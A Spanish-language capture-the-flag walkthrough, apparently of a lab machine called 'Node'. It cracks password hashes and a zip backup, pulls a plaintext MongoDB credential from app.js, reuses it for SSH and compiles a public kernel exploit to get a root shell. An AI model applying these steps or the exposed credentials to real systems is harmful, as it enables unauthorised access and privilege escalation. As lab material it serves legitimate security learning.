
Contiene la contraseña de los usuarios en formato de hash. En la ruta "/api/users" podemos ver un usuario mas:



Vamos a crackearlas con crackstation:



Conseguimos loguearnos como "myP14ceAdm1nAcc0uNT"



Nos descargamos el archivo backup y vemos su contenido:


```
sYWNlL3N0YXRpYy9wYXJ0aWFscy9sb2dpbi5odG1sVVQFAAPH6KlZdXgLAAEEAAAAAAQAAAAAUEsBAh4DFAAJAAgA
lwbGFjZS9zdGF0aWMvcGFydGlhbHMvaG9tZS5odG1sVVQFAAOimKpZdXgLAAEEAAAAAAQAAAAAUEsBAh4DFAAJAAg
XlwbGFjZS9zdGF0aWMvcGFydGlhbHMvcHJvZmlsZS5odG1sVVQFAAMimapZdXgLAAEEAAAAAAQAAAAAUEsBAh4DFA
d3cvbXlwbGFjZS9hcHAuaHRtbFVUBQADvpWqWXV4CwABBAAAAAAEAAAAAFBLBQYAAAAAXwNfA3edAQDQ+iUAAAA=
```


Como vemos que termina en un "=" nos podemos imaginar que esta en base64:

```
@"K ▒◆A◆%var/www/myplace/static/partials/UT◆◆◆Yux
                                                  PK lk#K]◆\◆4]*▒◆◆[◆%var/www/myplace/static/partials/admin.htmlUT+◆◆Yux
                                                                                                                  PK      @"K ◆R◆@◆*▒◆◆◆%var/w
ww/myplace/static/partials/login.htmlUT◆◆◆Yux
                                              PK e"K0◆R7)▒◆◆◆◆%var/www/myplace/static/partials/home.htmlUT◆◆◆Yux
                                                                                                              PK    Me"K(l◆◆,▒◆◆,◆%var/www/myplace
/static/partials/profile.htmlUT"◆◆Yux
                                      PK}c"K◆◆◆k◆▒◆◆◆◆%var/www/myplace/app.htmlUT◆◆◆Yux
                                                                                    PK__w◆◆◆%

┌──(kali㉿kali)-[~/Downloads]
└─$ 1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2c1;2
c1;2c1;2c
```

Como no podemos ver bien del todo el contenido vamos a pasarlo utilizando el comando "sponge" (es útil cuando deseas escribir la salida de un proceso de vuelta a un archivo sin borrar el contenido original antes de que el comando termine de leerlo):

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat myplace.backup|base64 -d|sponge backup

┌──(kali㉿kali)-[~/Downloads]
└─$ file backup
backup: Zip archive data, at least v1.0 to extract, compression method=store
```

Podemos ver que se ha convertido en un archivo ".zip". Vamos a descomprimirlo:

```
└─$ unzip backup
Archive:  backup
   creating: var/www/myplace/
[backup] var/www/myplace/package-lock.json password:
```

Como nos pide una contraseña vamos a utilizar la herramienta zip2john para obtener el hash del zip y poder descrifrarlo con la herramienta john:

`zip2john backup > hash.txt`

```
└─$ cat hash.txt
backup:$pkzip$8*1*1*0*0*11*2938*47f5e2e97d96783348454c1a1e8fb5e89b*1*0*0*17*996a*c071250aa7200db7e50cbfe6425875fa1fdd01e5cc323f*1*0*0*19*5083*78a2d
100121b43ceddd8569367352b7dd36b9331a94d3f0170*1*0*0*1f*b16f*f02e1f0d4d6d317a8d1afaee59381cc63e9860b7027354d6fcd43e207c4fb6*1*0*0*24*a3cc*f57de19347
85019a7769e729c607fae0d293ae7c61a7c10284e0d8cf1a9c5e1ddfe02b9a*1*0*8*24*5083*b89df43b76f34c4297ddfb7b057164651fa83bf6691da0b39c3b92ce9e2886c9d0b778
c1*1*0*0*24*9679*622a8706ae7a495cf4602c0854265cd851bc588b4141641d3eef28676924618a44323011*2*0*11*5*118f1dfc*94cb*67*0*11*3d0f*3fa1ce725edb3b4b0c28b
397134e8bb3e2*$/pkzip$::backup:var/www/myplace/node_modules/qs/.eslintignore, var/www/myplace/node_modules/express/node_modules/qs/.eslintignore, v
ar/www/myplace/node_modules/string_decoder/.npmignore, var/www/myplace/node_modules/isarray/.npmignore, var/www/myplace/node_modules/ipaddr.js/.npm
ignore, var/www/myplace/node_modules/cookie-signature/.npmignore, var/www/myplace/node_modules/isarray/.travis.yml, var/www/myplace/node_modules/de
bug/node.js:backup
```

```
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
magicword        (backup)
1g 0:00:00:00 DONE (2024-10-21 04:19) 25.00g/s 4608Kp/s 4608Kc/s 4608KC/s sandriux..joan21
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Descomprimimos el contenido:

```
└─$ unzip backup
Archive:  backup
[backup] var/www/myplace/package-lock.json password:
  inflating: var/www/myplace/package-lock.json
   creating: var/www/myplace/node_modules/
   creating: var/www/myplace/node_modules/serve-static/
  inflating: var/www/myplace/node_modules/serve-static/README.md
  inflating: var/www/myplace/node_modules/serve-static/index.js
  inflating: var/www/myplace/node_modules/serve-static/LICENSE
  inflating: var/www/myplace/node_modules/serve-static/HISTORY.md
  inflating: var/www/myplace/node_modules/serve-static/package.json
   creating: var/www/myplace/node_modules/utils-merge/
  inflating: var/www/myplace/node_modules/utils-merge/README.md
  inflating: var/www/myplace/node_modules/utils-merge/index.js
  inflating: var/www/myplace/node_modules/utils-merge/LICENSE
  inflating: var/www/myplace/node_modules/utils-merge/.travis.yml
  inflating: var/www/myplace/node_modules/utils-merge/package.json
   creating: var/www/myplace/node_modules/qs/
  inflating: var/www/myplace/node_modules/qs/CHANGELOG.md
  inflating: var/www/myplace/node_modules/qs/README.md
   creating: var/www/myplace/node_modules/qs/test/
  inflating: var/www/myplace/node_modules/qs/test/index.js
  inflating: var/www/myplace/node_modules/qs/test/stringify.js
  inflating: var/www/myplace/node_modules/qs/test/.eslintrc
  inflating: var/www/myplace/node_modules/qs/test/parse.js
  inflating: var/www/myplace/node_modules/qs/test/utils.js
```

Dentro la ruta "var/www/myplace" podemos encontrar los siguientes archivos:

```
┌──(kali㉿kali)-[~/Downloads/var/www/myplace]
└─$ ls
app.html  app.js  node_modules  package.json  package-lock.json  static
```

Dentro de "app.js" podemos encontrar una credencial de "mongo.db":

```
└─$ cat app.js

const express     = require('express');
const session     = require('express-session');
const bodyParser  = require('body-parser');
const crypto      = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const path        = require("path");
const spawn        = require('child_process').spawn;
const app         = express();
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

Puede ser que esta contraseña se reutilice para el protocolo ssh:

ESCALADA DE PRIVILEGIOS

Vamos a ver la version de linux:

```
mark@node:/var/www/myplace$ uname -a
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

Tiene la version 4.4.0 de linux. Vamos a buscar vulnerabilidades para esa version:

```
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption                    | linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free                                          | linux/dos/44579.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                  | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation | linux_x86-64/local/443
```

Nos la descargamos en nuestro kali y lo pasamos a la maquina victima. Lo descomprimimos con "gcc" y lo ejecutamos:

```
mark@node:/tmp$ gcc 44298.c -o privesc
mark@node:/tmp$ ./privesc
task_struct = ffff88002933f000
uidptr = ffff88002b45f9c4
spawning root shell
root@node:/tmp#
```